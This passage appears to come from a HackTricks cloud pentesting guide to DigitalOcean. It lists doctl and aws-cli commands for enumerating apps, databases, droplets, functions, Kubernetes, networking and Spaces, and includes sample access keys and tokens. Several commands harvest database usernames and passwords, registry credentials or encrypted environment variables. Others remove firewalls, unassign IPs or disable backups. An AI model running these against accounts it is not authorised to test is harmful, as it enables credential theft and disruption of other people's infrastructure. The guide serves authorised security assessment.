doctl auth list # List accounts
```

By default this token will be written in clear-text in Mac in

```
/Users/<username>/Library/Application Support/doctl/config.yaml .
```

## Spaces access keys

These are keys that give **access to the Spaces** (like S3 in AWS or Storage in GCP).

They are composed by a **name**, a **keyid** and a **secret**. An example could be:

```
Name: key-example  
Keyid: D000ZW4FABSGZHAABGFX  
Secret: 2JJ0CcQZ56qeFzAJ5GFUeeR4Dckarsh6EQSLm87MKLM
```

## OAuth Application

OAuth applications can be granted **access over Digital Ocean**.

It's possible to **create OAuth applications** in

<https://cloud.digitalocean.com/account/api/applications> and check all  
**allowed OAuth applications** in

<https://cloud.digitalocean.com/account/api/access>.

## SSH Keys

It's possible to add **SSH keys to a Digital Ocean Team** from the **console** in <https://cloud.digitalocean.com/account/security>.

This way, if you create a **new droplet**, the **SSH key will be set** on it and you will be able to **login via SSH** without password (note that newly uploaded SSH keys aren't set in already existent droplets for security reasons).

## Functions Authentication Token

The way **to trigger a function via REST API** (always enabled, it's the method the cli uses) is by triggering a request with an **authentication token** like:

```
curl -X POST "https://faas-lon1-  
129376a7.doserverless.co/api/v1/namespaces/fn-c100c012-65bf-  
4040-1230-2183764b7c23/actions/functionname?  
blocking=true&result=true"  
-H "Content-Type: application/json" \  
-H "Authorization: Basic  
MGU0NTczZGQtNjNiYS00MjZlLWI2YjctODk0N2MyYTA2NGQ40khwVEllQ2t4djN  
ZN2x6YjJiRmFGc1FERXBySVlWa1lEbUxtRE1aRTludXA1UUNlU2VpV0ZGNjNqWn  
VhYVdrTFg="
```

# Logs

## User logs

The **logs of a user** can be found in

<https://cloud.digitalocean.com/account/activity>

## Team logs

The **logs of a team** can be found in

<https://cloud.digitalocean.com/account/security>

# References

- <https://docs.digitalocean.com/products/teams/how-to/manage-membership/>

**Support HackTricks and get benefits!**

# DO - Permissions for a Pentest

**Support HackTricks and get benefits!**

DO doesn't support granular permissions. So the **minimum role** that allows a user to review all the resources is **member**. A pentester with this permission will be able to perform harmful activities, but it's what it's.

**Support HackTricks and get benefits!**

# DO - Services

**Support HackTricks and get benefits!**

DO offers a few services, here you can find how to **enumerate them**:

- [Apps](#)
- [Container Registry](#)
- [Databases](#)
- [Droplets](#)
- [Functions](#)
- [Images](#)
- [Kubernetes \(DOKS\)](#)
- [Networking](#)
- [Projects](#)
- [Spaces](#)
- [Volumes](#)

**Support HackTricks and get benefits!**

# **DO - Apps**

**Support HackTricks and get benefits!**

# Basic Information

App Platform is a Platform-as-a-Service (PaaS) offering that allows developers to **publish code directly to DigitalOcean** servers without worrying about the underlying infrastructure.

You can run code directly from **github**, **gitlab**, **docker hub**, **DO container registry** (or a sample app).

When defining an **env var** you can set it as **encrypted**. The only way to **retreive** its value is executing **commands** inside the host runnig the app.

An **App URL** looks like this <https://dolphin-app-2tofz.ondigitalocean.app>

## Enumeration

```
doctl apps list # You should get URLs here
doctl apps spec get <app-id> # Get yaml (including env vars,
might be encrypted)
doctl apps logs <app-id> # Get HTTP logs
doctl apps list-alerts <app-id> # Get alerts
doctl apps list-regions # Get available regions and the default
one
```

**Apps doesn't have metadata endpoint**

## RCE & Encrypted env vars

To execute code directly in the container executing the App you will need **access to the console** and go to

```
https://cloud.digitalocean.com/apps/<app-id>/console/<app-name> .
```

That will give you a **shell**, and just executing `env` you will be able to see **all the env vars** (including the ones defined as **encrypted**).

**Support HackTricks and get benefits!**

# **DO - Container Registry**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean Container Registry is a service provided by DigitalOcean that **allows you to store and manage Docker images**. It is a **private** registry, which means that the images that you store in it are only accessible to you and users that you grant access to. This allows you to securely store and manage your Docker images, and use them to deploy containers on DigitalOcean or any other environment that supports Docker.

When creating a Container Registry it's possible to **create a secret with pull images access (read) over it in all the namespaces** of Kubernetes clusters.

## Connection

```
# Using doctl
doctl registry login

# Using docker (You need an API token, use it as username and
# as password)
docker login registry.digitalocean.com
Username: <paste-api-token>
Password: <paste-api-token>
```

## Enumeration

```
# Get creds to access the registry from the API
doctl registry docker-config

# List
doctl registry repository list-v2
```

**Support HackTricks and get benefits!**

# **DO - Databases**

**Support HackTricks and get benefits!**

# Basic Information

With DigitalOcean Databases, you can easily **create and manage databases in the cloud** without having to worry about the underlying infrastructure. The service offers a variety of database options, including **MySQL, PostgreSQL, MongoDB, and Redis**, and provides tools for administering and monitoring your databases. DigitalOcean Databases is designed to be highly scalable, reliable, and secure, making it an ideal choice for powering modern applications and websites.

## Connections details

When creating a database you can select to configure it **accessible from a public network**, or just from inside a **VPC**. Moreover, it request you to **whitelist IPs that can access it** (your IPv4 can be one).

The **host, port, dbname, username, and password** are shown in the **console**. You can even download the AD certificate to connect securely.

```
{ % code overflow="wrap" %}
```

```
sql -h db-postgresql-ams3-90864-do-user-2700959-  
0.b.db.ondigitalocean.com -U doadmin -d defaultdb -p 25060
```

## Enumeration

```
# Database clusters
doctl databases list

# Auth
doctl databases get <db-id> # This shows the URL with
CREDENTIALS to access
doctl databases connection <db-id> # Another way to get
credentials
doctl databases user list <db-id> # Get all usernames and
passwords

# Dbs inside a database cluster
doctl databases db list <cluster-id>

# Firewall (allowed IPs), you can also add
doctl databases firewalls list <cluster-id>

# Backups
doctl databases backups <db-id> # List backups of DB

# Pools
doctl databases pool list <db-id> # List pools of DB
```

**Support HackTricks and get benefits!**

# **DO - Droplets**

**Support HackTricks and get benefits!**

# Basic Information

In DigitalOcean, a "droplet" is a **virtual private server (VPS)** that can be used to host websites and applications. A droplet is a **pre-configured package of computing resources**, including a certain amount of CPU, memory, and storage, that can be quickly and easily deployed on DigitalOcean's cloud infrastructure.

You can select from **common OS**, to **applications** already running (such as WordPress, cPanel, Laravel...), or even upload and use **your own images**.

Droplets support **User data scripts**.

Difference between a snapshot and a backup

In DigitalOcean, a snapshot is a point-in-time copy of a Droplet's disk. It captures the state of the Droplet's disk at the time the snapshot was taken, including the operating system, installed applications, and all the files and data on the disk.

Snapshots can be used to create new Droplets with the same configuration as the original Droplet, or to restore a Droplet to the state it was in when the snapshot was taken. Snapshots are stored on DigitalOcean's object storage service, and they are incremental, meaning that only the changes since the last snapshot are stored. This makes them efficient to use and cost-effective to store.

On the other hand, a backup is a complete copy of a Droplet, including the operating system, installed applications, files, and data, as well as the Droplet's settings and metadata. Backups are typically performed on a regular schedule, and they capture the entire state of a Droplet at a specific point in time.

Unlike snapshots, backups are stored in a compressed and encrypted format, and they are transferred off of DigitalOcean's infrastructure to a remote location for safekeeping. This makes backups ideal for disaster recovery, as they provide a complete copy of a Droplet that can be restored in the event of data loss or other catastrophic events.

In summary, snapshots are point-in-time copies of a Droplet's disk, while backups are complete copies of a Droplet, including its settings and metadata. Snapshots are stored on DigitalOcean's object storage service, while backups are transferred off of DigitalOcean's infrastructure to a remote location. Both snapshots and backups can be used to restore a Droplet, but snapshots are more efficient to use and store, while backups provide a more comprehensive backup solution for disaster recovery.

## Authentication

For authentication it's possible to **enable SSH** through username and **password** (password defined when the droplet is created). Or **select one or more of the uploaded SSH keys**.

## Firewall

By default **droplets are created WITHOUT A FIREWALL** (not like in other clouds such as AWS or GCP). So if you want DO to protect the ports of the droplet (VM), you need to **create it and attach it**.

More info in:

[do-networking.md](#)

## Enumeration

```

# VMs
doctl compute droplet list # IPs will appear here
doctl compute droplet backups <droplet-id>
doctl compute droplet snapshots <droplet-id>
doctl compute droplet neighbors <droplet-id> # Get network
neighbors
doctl compute droplet actions <droplet-id> # Get droplet
actions

# VM interesting actions
doctl compute droplet-action password-reset <droplet-id> # New
password is emailed to the user
doctl compute droplet-action enable-ipv6 <droplet-id>
doctl compute droplet-action power-on <droplet-id>
doctl compute droplet-action disable-backups <droplet-id>

# SSH
doctl compute ssh <droplet-id> # This will just run SSH
doctl compute ssh-key list
doctl compute ssh-key import <key-name> --public-key-file
/path/to/key.pub

# Certificates
doctl compute certificate list

# Snapshots
doctl compute snapshot list

```

**Droplets have metadata endpoints**, but in DO there **isn't IAM** or things such as role from AWS or service accounts from GCP.

## RCE

With access to the console it's possible to **get a shell inside the droplet** accessing the URL:

`https://cloud.digitalocean.com/droplets/<droplet-id>/terminal/ui/`

It's also possible to launch a **recovery console** to run commands inside the host accessing a recovery console in

`https://cloud.digitalocean.com/droplets/<droplet-id>/console` (but in this case you will need to know the root password).

**Support HackTricks and get benefits!**

# **DO - Functions**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean Functions, also known as "DO Functions," is a serverless computing platform that lets you **run code without having to worry about the underlying infrastructure**. With DO Functions, you can write and deploy your code as "functions" that can be **triggered via API, HTTP requests** (if enabled) or **cron**. These functions are executed in a fully managed environment, so you **don't need to worry** about scaling, security, or maintenance.

In DO, to create a function first you need to **create a namespace** which will be **grouping functions**. Inside the namespace you can then create a function.

## Triggers

The way **to trigger a function via REST API** (always enabled, it's the method the cli uses) is by triggering a request with an **authentication token** like:

```
curl -X POST "https://faas-lon1-  
129376a7.doserverless.co/api/v1/namespaces/fn-c100c012-65bf-  
4040-1230-2183764b7c23/actions/functionname?  
blocking=true&result=true"  
-H "Content-Type: application/json" \  
-H "Authorization: Basic  
MGU0NTczZGQtNjNiYS00MjZlLWI2YjctODk0N2MyYTA2NGQ40khwVEllQ2t4djN  
ZN2x6YjJiRmFGc1FERXBySVlWa1lEbUxtRE1aRTludXA1UUNlU2VpV0ZGNjNqWn  
VhYVdrTFg="
```

To see how is the `doctl` cli tool getting this token (so you can replicate it), the **following command shows the complete network trace**:

```
doctl serverless connect --trace
```

**When HTTP trigger is enabled**, a web function can be invoked through these **HTTP methods GET, POST, PUT, PATCH, DELETE, HEAD and OPTIONS**.

In DO functions, **environment variables cannot be encrypted** (at the time of this writing).\ I couldn't find any way to read them from the CLI but from the console it's straight forward.

**Functions URLs** look like this:

```
https://<random>.doserverless.co/api/v1/web/<namespace-  
id>/default/<function-name>
```

## Enumeration

```
# Namespace
doctl serverless namespaces list

# Functions (need to connect to a namespace)
doctl serverless connect
doctl serverless functions list
doctl serverless functions invoke <func-name>
doctl serverless functions get <func-name>

# Logs of executions
doctl serverless activations list
doctl serverless activations get <activation-id> # Get all the
info about execution
doctl serverless activations logs <activation-id> # get only
the logs of execution
doctl serverless activations result <activation-id> # get only
the response result of execution

# I couldn't find any way to get the env variables form the CLI
```

There **isn't metadata endpoint** from the Functions sandbox.

**Support HackTricks and get benefits!**

# **DO - Images**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean Images are **pre-built operating system or application images** that can be used to create new Droplets (virtual machines) on DigitalOcean. They are similar to virtual machine templates, and they allow you to **quickly and easily create new Droplets with the operating system** and applications that you need.

DigitalOcean provides a wide range of Images, including popular operating systems such as Ubuntu, CentOS, and FreeBSD, as well as pre-configured application Images such as LAMP, MEAN, and LEMP stacks. You can also create your own custom Images, or use Images from the community.

When you create a new Droplet on DigitalOcean, you can choose an Image to use as the basis for the Droplet. This will automatically install the operating system and any pre-installed applications on the new Droplet, so you can start using it right away. Images can also be used to create snapshots and backups of your Droplets, so you can easily create new Droplets from the same configuration in the future.

## Enumeration

```
doctl compute image list
```

**Support HackTricks and get benefits!**

# **DO - Kubernetes (DOKS)**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean Kubernetes (also known as "DOKS") is a managed Kubernetes service provided by DigitalOcean. It allows you to **deploy and manage Kubernetes clusters on DigitalOcean**, without the need to set up and maintain the underlying infrastructure yourself.

It provides a user-friendly interface for creating and managing clusters, and integrates with other DigitalOcean services such as Load Balancers and Block Storage. It also includes features such as automatic updates and upgrades, and 24/7 support from DigitalOcean's Kubernetes experts.

## Connection

```
# Generate kubeconfig from doctl
doctl kubernetes cluster kubeconfig save <cluster-id>

# Use a kubeconfig file that you can download from the console
kubectl --kubeconfig=<pathtodirectory>/k8s-1-25-4-do-0-ams3-
1670939911166-kubeconfig.yaml get nodes
```

## Enumeration

```
# Get clusters
doctl kubernetes cluster list

# Get node pool of cluster (number of nodes)
doctl kubernetes cluster node-pool list <cluster-id>

# Get DO resources used by the cluster
doctl kubernetes cluster list-associated-resources <cluster-id>
```

**Support HackTricks and get benefits!**

# DO - Networking

**Support HackTricks and get benefits!**

## Domains

```
doctl compute domain list
doctl compute domain records list <domain>
# You can also create records
```

## Reserverd IPs

```
doctl compute reserved-ip list
doctl compute reserved-ip-action unassign <ip>
```

## Load Balancers

```
doctl compute load-balancer list
doctl compute load-balancer remove-droplets <id> --droplet-ids
12,33
doctl compute load-balancer add-forwarding-rules <id> --
forwarding-rules entry_protocol:tcp,entry_port:3306,...
```

## VPC

```
doctl vpcs list
```

## Firewall

By default **droplets are created WITHOUT A FIREWALL** (not like in other clouds such as AWS or GCP). So if you want DO to protect the ports of the droplet (VM), you need to **create it and attach it**.

```
doctl compute firewall list
doctl compute firewall list-by-droplet <droplet-id>
doctl compute firewall remove-droplets <fw-id> --droplet-ids
<droplet-id>
```

**Support HackTricks and get benefits!**

# **DO - Projects**

**Support HackTricks and get benefits!**

# Basic Information

As explained, a project is just a container for all the **services** (droplets, spaces, databases, kubernetes...) **running together inside of it.**\ For more info check:

[do-basic-information.md](#)

## Enumeration

It's possible to **enumerate all the projects a user have access to** and all the resources that are running inside a project very easily:

```
doctl projects list # Get projects
doctl projects resources list <proj-id> # Get all the resources
of a project
```

**Support HackTricks and get benefits!**

# **DO - Spaces**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean Spaces are **object storage services**. They allow users to **store and serve large amounts of data**, such as images and other files, in a scalable and cost-effective way. Spaces can be accessed via the DigitalOcean control panel, or using the DigitalOcean API, and are integrated with other DigitalOcean services such as Droplets (virtual private servers) and Load Balancers.

## Access

Spaces can be **public** (anyone can access them from the Internet) or **private** (only authorised users). To access the files from a private space outside of the Control Panel, we need to generate an **access key** and **secret**. These are a pair of random tokens that serve as a **username** and **password** to grant access to your Space.

A **URL of a space** looks like this:

`https://uniqbucklename.fra1.digitaloceanspaces.com/` ``Note the **region as subdomain**.

Even if the **space is public**, **files inside** of it can be **private** (you will be able to access them only with credentials).

However, **even** if the file is **private**, from the console it's possible to share a file with a link such as

`https://fra1.digitaloceanspaces.com/uniqbucklename/filename?X-Amz-`

Algorithm=AWS4-HMAC-SHA256&X-Amz-Credential=D000PL3RA373GBV4TRF7%2F20221213%2Ffra1%2Fs3%2Faws4\_request&X-Amz-Date=20221213T121017Z&X-Amz-Expires=3600&X-Amz-SignedHeaders=host&X-Amz-Signature=6a183dbc42453a8d30d7cd2068b66aeb9ebc066123629d44a8108115def975bc

for a period of time:

## Quick share asdasd

Anyone with the URL below will be able to view your file even if it's set to private read.

Updating the sharing duration will generate a new URL below

### SHARING DURATION

1 hour    6 hours    1 day    3 days    7 days

### PATH-STYLE FILE URL

<https://fra1.digitaloceanspaces.com/thisisfuckinguniqueowlfbkwve...>

[Copy Link](#)

### VIRTUAL-HOSTED STYLE FILE URL

<https://thisisfuckinguniqueowlfbkwvebfobwljehf.fra1.digitaloce...>

[Copy Link](#)

# Enumeration

```
# Unauthenticated
## Note how the region is specified in the endpoint
aws s3 ls --endpoint=https://fra1.digitaloceanspaces.com --no-
sign-request s3://uniqbucketname

# Authenticated
## Configure spaces keys as AWS credentials
aws configure
AWS Access Key ID [None]: <spaces_key>
AWS Secret Access Key [None]: <Secret>
Default region name [None]:
Default output format [None]:

## List all buckets in a region
aws s3 ls --endpoint=https://fra1.digitaloceanspaces.com

## List files inside a bucket
aws s3 ls --endpoint=https://fra1.digitaloceanspaces.com
s3://uniqbucketname

## It's also possible to generate authorized access to buckets
from the API
```

**Support HackTricks and get benefits!**

# **DO - Volumes**

**Support HackTricks and get benefits!**

# Basic Information

DigitalOcean volumes are **block storage** devices that can be **attached to and detached from Droplets**. Volumes are useful for **storing data** that needs to **persist** independently of the Droplet itself, such as databases or file storage. They can be resized, attached to multiple Droplets, and snapshot for backups.

## Enumeration

```
compute volume list
```

**Support HackTricks and get benefits!**